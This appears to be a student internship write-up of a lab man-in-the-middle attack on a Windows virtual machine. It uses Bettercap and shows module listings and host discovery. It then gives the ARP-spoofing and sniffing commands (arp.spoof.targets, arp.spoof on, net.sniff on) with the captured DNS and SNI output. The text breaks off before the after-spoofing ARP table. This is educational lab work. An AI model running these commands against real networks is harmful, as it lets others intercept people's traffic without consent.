Cyber Security Internship Major Project

Project 7:


Target: Any Windows Operating System   Date of Submission: 20th OCT 2024

Tools: BetterCap and Wireshark

Perform Man in the Middle Attack for Windows Machine.

Describe in detail about the modules used in Bettercap.

First when we launch the bettercap tool and check the modules present with the *help* command, we get the following screen:




```
root@kali:~# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.22.1) [type 'help' for a list of commands]

192.168.17.0/24 > 192.168.17.134  » [03:54:06] [sys.log] [inf] gateway monitor started ...
192.168.17.0/24 > 192.168.17.134  » help

           help MODULE : List available commands or show module specific help if no module name is provided.
                active : Show information about active modules.
                  quit : Close the session and exit.
         sleep SECONDS : Sleep for the given amount of seconds.
              get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                 clear : Clear the screen.
        include CAPLET : Load and run this caplet in the current session.
             ! COMMAND : Execute a shell command and print its output.
        alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
             c2 > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      ndp.spoof > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running

192.168.17.0/24 > 192.168.17.134  »
```

Following are the modules present in ***bettercap*** tool:


- **any.proxy**: A general-purpose HTTP/HTTPS proxy for intercepting and modifying web traffic.
- **api.rest**: Provides a REST API interface to control Bettercap via HTTP requests.
- **arp.spoof**: Performs ARP spoofing to intercept or modify traffic between devices.
- **ble.recon**: Scans for Bluetooth Low Energy (BLE) devices and gathers information about them.
- **c2**: Command and control module for remote control over Bettercap instances.
- **caplets**: Scripts that automate Bettercap attacks or tasks.
- **dhcp6.spoof**: Spoofs DHCPv6 responses to manipulate network traffic in an IPv6 network.
- **dns.spoof**: Redirects DNS queries by spoofing DNS responses.
- **events.stream**: Streams real-time logs of all captured network events (currently running in the image since we have started the bettercap).
- **gps**: Tracks the geolocation of devices on the network (if supported).
- **hid**: A Human Interface Device attack module, used for emulating keystrokes and mouse movements.
- **http.proxy**: HTTP proxy for intercepting and modifying web traffic.
- **http.server**: Hosts HTTP server for phishing or payload delivery.
- **https.proxy**: Intercepts and downgrades HTTPS traffic to HTTP for interception.
- **https.server**: Hosts an HTTPS web server for phishing or other attack purposes.
- **mac.changer**: Changes the MAC address of the network interface.
- **mdns.server**: Multicast DNS server to respond to mDNS queries and collect information.
- **mysql.server**: Hosts a MySQL server for database-related attacks or testing.
- **ndp.spoof**: Spoofs Neighbor Discovery Protocol (NDP) packets in an IPv6 network.
- **net.probe**: Actively probes the network to discover live hosts.
- **net.recon**: Conducts network reconnaissance to gather information about devices.
- **net.sniff**: Sniffs network packets for analysis.
- **packet.proxy**: Forwards and modifies network packets in transit.
- **syn.scan**: Performs SYN scans to discover open ports on network devices.
- **tcp.proxy**: A generic TCP proxy for intercepting and modifying raw TCP traffic.
- **ticker**: Provides real-time updates on the status of network events.
- **ui**: Enables a web-based user interface for controlling Bettercap.
- **update**: Updates Bettercap or its modules to the latest version.
- **wifi**: Scans for nearby wireless access points and devices.
- **wol**: Sends Wake-on-LAN (WoL) packets to wake up devices on the network.

Using the module and command *net.show* we can view the following table which shows the initial number of devices and the gateway used via the network:




```
192.168.17.0/24 > 192.168.17.134  » net.show

┌───────────────┬───────────────────┬─────────┬──────────────┬───────┬───────┬──────────┐
│     IP ▴      │        MAC        │  Name   │    Vendor    │ Sent  │ Recvd │   Seen   │
├───────────────┼───────────────────┼─────────┼──────────────┼───────┼───────┼──────────┤
│ 192.168.17.134│ 00:0c:29:12:9b:af │ eth0    │ VMware, Inc. │ 0 B   │ 0 B   │ 04:09:55 │
│ 192.168.17.2  │ 00:50:56:e6:d7:be │ gateway │ VMware, Inc. │ 255 B │ 255 B │ 04:09:55 │
│               │                   │         │              │       │       │          │
└───────────────┴───────────────────┴─────────┴──────────────┴───────┴───────┴──────────┘

↑ 0 B / ↓ 714 B / 10 pkts
```

Then After turning on the net.probe module using ***net.probe on*** command we can notice that the net.recon also starts running eventually:



```
192.168.17.0/24 > 192.168.17.134  » net.probe on
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [endpoint.new] endpoint 192.168.17.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [endpoint.new] endpoint 192.168.17.254 detected as 00:50:56:e4:7e:ed (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [04:24:29] [endpoint.new] endpoint 192.168.17.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » help

          help MODULE : List available commands or show module specific help if no module name is provided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
 read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
             c2 > not running
        caplets > not running
     dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      ndp.spoof > not running
      net.probe > running
      net.recon > running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running
```

After turning ***net.probe on*** we can see the different devices connected on the same network as our kali linux:




```
192.168.17.0/24 > 192.168.17.134  » net.show

┌───────────────┬───────────────────┬─────────────────────────┬──────────────┬────────┬────────┬──────────┐
│      IP ▴     │        MAC        │          Name           │    Vendor    │  Sent  │ Recvd  │   Seen   │
├───────────────┼───────────────────┼─────────────────────────┼──────────────┼────────┼────────┼──────────┤
│ 192.168.17.134│ 00:0c:29:12:9b:af │ eth0                    │ VMware, Inc. │ 0 B    │ 0 B    │ 05:40:40 │
│ 192.168.17.2  │ 00:50:56:e6:d7:be │ gateway                 │ VMware, Inc. │ 1.0 kB │ 1.0 kB │ 05:40:40 │
│               │                   │                         │              │        │        │          │
│ 192.168.17.1  │ 00:50:56:c0:00:08 │ LAPTOP-M5PFJQLQ.local.  │ VMware, Inc. │ 972 B  │ 723 B  │ 05:41:16 │
│ 192.168.17.132│ 00:0c:29:fa:dd:2a │ METASPLOITABLE          │ VMware, Inc. │ 1.1 kB │ 1.4 kB │ 05:41:11 │
│ 192.168.17.133│ 00:0c:29:fd:38:d7 │                         │ VMware, Inc. │ 0 B    │ 184 B  │ 05:41:02 │
│ 192.168.17.254│ 00:50:56:e4:7e:ed │                         │ VMware, Inc. │ 0 B    │ 184 B  │ 05:41:04 │
└───────────────┴───────────────────┴─────────────────────────┴──────────────┴────────┴────────┴──────────┘

↑ 31 kB / ↓ 83 kB / 1725 pkts
```

Make sure you use arp.spoof, net.sniff and other modules needed for MITM.


After getting the list of devices available in the network we used *set arp.spoof.fullduplex true* command to make sure we can send and receive packets from our target machine. Here we have selected a **target window machine** whose IP address is **192.168.17.133.**

And now to set the target on this IP address we will use the command *set arp.spoof.targets 192.168.17.133* then we turn on the arp.spoof and it will start the spoofing process in which the targets gateway mac address and the attackers mac address becomes same at that time with the command *arp.spoof on*. Then *net.sniff on* command is used to starting sending and receiving target machine's packets while being in the middle.




```
192.168.17.0/24 > 192.168.17.134  » set arp.spoof.fullduplex true
192.168.17.0/24 > 192.168.17.134  » set arp.spoof.targets 192.168.17.133
192.168.17.0/24 > 192.168.17.134  » arp.spoof on
192.168.17.0/24 > 192.168.17.134  » [05:42:49] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.17.0/24 > 192.168.17.134  » [05:42:49] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.17.0/24 > 192.168.17.134  » net.sniff on
192.168.17.0/24 > 192.168.17.134  » [05:44:02] [net.sniff.dns] dns gateway > 192.168.17.133 : a-0003.a-msedge.net is 204.79.197.203
192.168.17.0/24 > 192.168.17.134  » [05:44:02] [net.sniff.dns] dns gateway > 192.168.17.133 : a-0003.a-msedge.net is 204.79.197.203
192.168.17.0/24 > 192.168.17.134  » [05:44:03] [net.sniff.https] sni 192.168.17.133 > https://ntp.msn.com
192.168.17.0/24 > 192.168.17.134  » [05:44:03] [net.sniff.https] sni 192.168.17.133 > https://ntp.msn.com
192.168.17.0/24 > 192.168.17.134  » [05:44:03] [net.sniff.dns] dns gateway > 192.168.17.133 : a-0003.a-msedge.net is 204.79.197.203
192.168.17.0/24 > 192.168.17.134  » [05:44:03] [net.sniff.dns] dns gateway > 192.168.17.133 : a-0003.a-msedge.net is 204.79.197.203
```

Target machine's MAC address of gateway and attacker's machine's MAC address before spoofing:




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\localadmin> arp -a

Interface: 192.168.17.133 --- 0xa
  Internet Address      Physical Address      Type
  192.168.17.2          00-50-56-e6-d7-be     dynamic
  192.168.17.134        00-0c-29-12-9b-af     dynamic
  192.168.17.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
PS C:\Users\localadmin> |
```

Target machine’s MAC address of gateway and attacker’s machine’s MAC address after spoofing:

